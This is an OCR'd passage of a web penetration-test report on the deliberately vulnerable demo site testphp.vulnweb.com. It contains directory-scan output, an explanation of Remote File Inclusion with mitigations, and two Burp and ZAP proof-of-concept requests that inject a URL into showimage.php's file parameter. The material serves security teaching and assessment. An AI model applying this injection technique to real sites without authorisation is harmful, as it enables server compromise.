http://testphp.vulnweb.com:80/

Scan Information | Results - List View: Dirs: 9 Files: 19 | Results - Tree View | Errors: 175

Type	Found	Response	Size
Dir	/images/	200	154
Dir	/cgi-bin/	403	470
Dir	/	200	5261
Dir	/admin/	200	154
File	/index.php	200	196
File	/login.php	200	196
File	/search.php	200	196
File	/product.php	200	196
File	/disclaimer.php	200	196
File	/categories.php	200	196
File	/signup.php	200	196
File	/comment.php	302	229
Dir	/pictures/	200	154
File	/cart.php	200	196

Current speed: 282 requests/sec   (Select and right click for more options)
Average speed: (T) 479, (C) 499 requests/sec
Parse Queue Size: 0   Current number of running threads: 200
Total Requests: 11986/11468478
Time To Finish: 06:22:38

DirBuster Stopped   /Mod_Rewrite_Shop/images/promo/

4.5. Remote File Inclusion

What is Remote File Inclusion?

Remote File Include (RFI) is an attack technique used to exploit "dynamic file include" mechanisms in web applications. When web applications take user input (URL, parameter value, etc.) and pass them into file include commands, the web application might be tricked into including remote files with malicious code.

What is the impact of Remote File Inclusion?

An attacker can use RFI for:

- Running malicious code on the server: any code in the included malicious files will be run by the server. If the file include is not executed using some wrapper, code in include files is executed in the context of the server user. This could lead to a complete system compromise.
- Running malicious code on clients: the attacker's malicious code can manipulate the content of the response sent to the client. The attacker can embed malicious code in the response that will be run by the client (for example, JavaScript to steal the client session cookies).
- PHP is particularly vulnerable to RFI attacks due to the extensive use of "file includes" in PHP programming and due to default server configurations that increase susceptibility to an RFI attack.


How to prevent it.

1. To prevent exploitation of the RFI vulnerability, ensure that you disable the remote inclusion feature in your programming languages' configuration, especially if you do not need it.
2. In PHP, you can set allow_url_include to '0'.
3. You should also validate user input before passing it to an Include function. Lack of validation of user input is the cause of many vulnerabilities, such as Cross-site Scripting (XSS), SQL Injection, Local File Inclusion (LFI vulnerability) and many others.
4. If you really have to enable remote file inclusions, then work with a whitelist of files that are allowed to be included on your web application.

List of vulnerable links to Remote File Inclusion attack.

1. Attack 1

- Vulnerable URL: http://testphp.vulnweb.com/showimage.php?file=
- Risk: High
- Injection Parameter: file
- Attack: http://www.google.com/
- Proof of Concept:


Burp Suite Community Edition
98%
Fri 1:56 PM
Sanil Almeida
Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go
Cancel
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
Type a search term
0 matches
Done

Target: http://testphp.vulnweb.com

```
GET /showimage.php?file=http://www.google.com/ HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:66.0)
Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
Server: nginx/1.4.1
Date: Sat, 24 Jan 1970 16:05:39 GMT
Content-Type: image/jpeg
Connection: close
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Content-Length: 47525

<!doctype html><html itemscope="" itemtype="http://schema.org/WebPage"
lang="de"><head><meta content="text/html; charset=UTF-8"
http-equiv="Content[illegible]"><meta
content="/images[illegible]branding/googleg/1x/[illegible]ogleg_standard_color_128dp.png"
itemprop="image[illegible]><title>Google</title>[illegible]cript
nonce="ALsIeGxf[illegible]VWpNGGLiR4vw==">(func[illegible]ion(){window.google={kEI:'csalX-yxBI
ayUpnyopAM',kEXPI:[illegible]202162,11515[illegible]5662,731,223,756,4349,206,3204,10,1226,
364,1499,611,206,383,24[illegible],1354,648,3452,314,3,65,768,6,212,261,22,868,110,
455,733,2575,98,7,1016,1116153,1197781,501,7,328978,13677,4855,32692,16114,
28684,9188,8384,4859,1361,9291,3028,4739,11033,1808,4020,978,7931,5297,2054
,919,874,4192,2784,3646,7432,7095,4518,2777,919,2277,8,2796,1593,1279,2212,
530,149,1103,840,517,1466,56,4258,312,1137,2,2063,606,2023,1777,520,1704,24
3,2229,93,328,1284,16,2927,2247,1812,1787,2273,1,953,419,2426,7,4774,825,46
9,6286,4454,642,598,6942,337,4928,108,2854,553,908,2,941,2614,2397,7470,327
5,1,2,346,230,970,865,6,4341,278,69,1,78,5992,7983,4,1448,80,2304,1236,271,
874,405,1860,2393,1510,281,52,976,1401,17,446,460,1555,4067,1036,1315,3,610
,1498,1172,1421,5,69,2415,200,2070,741,1753,690,1968,3903,1,338,519,912,566
,687,431,30,1303,2551,138,1671,1213,211,990,52,3033,253,2213,849,81,667,708
,638,667,827,130,360,106,2,576,917,91,2054,1023,327,634,2,1725,55,744,3798,
43,168,1384,104,59,16,244,230,174,413,11,731,43,21,601,112,225,1712,96,2569
,340,752,151,692,672,735,210,2,1,3,85,57,275,147,514,46,828,179,515,334,51,
6,70,1049,20,3,35,242,193,365,74,69,900,222,45,415,914,758,25,615,4,121,401
,184,1922,92,1,336,500,827,73,496,86,293,82,375,520,5739827,3707,8798209,54
```

47,712 bytes | 956 millis

CSP Scanner: Wildcard Directive (38)
Example Medium-Level Notification
X-Frame-Options Header Not Set (58)

Source: Active (7 – Remote File Inclusion)


Description:
Remote File Include (RFI) is an attack technique used to exploit "dynamic file include" mechanisms in web

Alerts 4 3 7 4 Primary Proxy: localhost:8080

Current Scans 0 0 0 0 0 0 0 0

2. Attack 2

- Vulnerable URL: http://testphp.vulnweb.com/showimage.php?file=&size=160
- Risk: High
- Injection Parameter: file
- Attack: http://www.google.com/
- Proof of Concept:


Burp Suite Community Edition
Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go Cancel
Target: http://testphp.vulnweb.com
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
Type a search term
0 matches
Done
47,706 bytes | 966 millis

```
GET /showimage.php?file=http://www.google.com/&size=160 HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:66.0)
Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sat, 24 Jan 1970 16:08:29 GMT
Content-Type: image/jpeg
Connection: close
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Content-Length: 47519

<!doctype html><html itemscope="" itemtype="http://schema.org/WebPage"
lang="de"><head><meta content="text/html; charset=UTF-8"
http-equiv="Content-Type"><meta
content="/images/branding/googleg/1x/googleg_standard_color_128dp.png"
itemprop="image"><title>Google</title><script
nonce="RN8wwQw4[illegible]Df9jyHx203zw==">(function(){window.google={kEI:'G8elX8b4Mo
7FUv_HvMAL',kEXPI:'[illegible]18167,183995,[illegible]385,5662,730,224,5104,207,3204,10,122
6,364,1499,612,91,114,383,[illegible],1354,648,3452,314,3,66,767,217,262,21,869,1
11,453,319,96,319,2589,265,7,691,1116297,1197745,537,7,302673,26305,13677,4
855,32692,16114,28684,9188,8384,4858,1362,9290,3022,2850,1896,7,11026,1808,
4020,978,7931,694,4603,2054,920,873,4192,6430,7432,7095,4517,2778,921,2275,
8,85,2711,889,706,1277,2212,530,149,1103,840,517,1466,56,157,4101,312,1137,
2,2669,2023,1777,520,1947,2229,93,328,1284,16,2927,2246,1813,1787,3227,419,
2426,7,5599,469,6286,4454,642,598,7278,4929,108,3407,908,2,941,2614,2397,13
87,6083,3275,1,2,346,230,970,865,6,4341,277,70,1,78,5990,7985,4,1528,2304,1
236,271,874,405,42,1818,2393,1510,281,52,73,4,898,1402,464,459,1555,4067,10
35,1316,3,1187,921,1172,1426,69,2415,200,2811,1753,690,1968,4761,912,566,68
7,430,31,470,833,980,1571,24,114,3095,990,52,3030,256,2213,850,81,1155,219,
```

```
GET: http://testphp.vulnweb.com/showimage.php?file=ht
GET: http://testphp.vulnweb.com/showimage.php?file=ht
SQL Injection (10)
CSP Scanner: Wildcard Directive (38)
Example Medium-Level Notification
X-Frame-Options Header Not Set (58)

Attack:     http://www.google.com/
Evidence:   <title>Google</title>
CWE ID:     98
WASC ID:    5
Source:     Active (7 - Remote File Inclusion)
Description:
Remote File Include (RFI) is an attack technique used to exploit "dynamic file include" mechanisms in web

Alerts 4 3 7 4   Primary Proxy: localhost:8080
Current Scans 0 0 0 0 0 0 0 0
```

4.6. References & Useful Links

- **Reports** – Reports generated by OWASP ZAP, Nikto and Netsparker were used to generate this report. (Attached with this document)
- **Reconnaissance** – Tools including but not limited to Nikto, Nmap, WafW00f and Sublist3r were used for recon.
- **Links** –
  i. https://www.netsparker.com/blog/web-security/
  ii. https://www.infocyte.com/blog/2019/02/16/
  iii. https://www.whitehatsec.com/glossary/
  iv. https://www.acunetix.com/blog/articles/
  v. https://www.esecurityplanet.com/threats
  vi. https://portswigger.net/web-security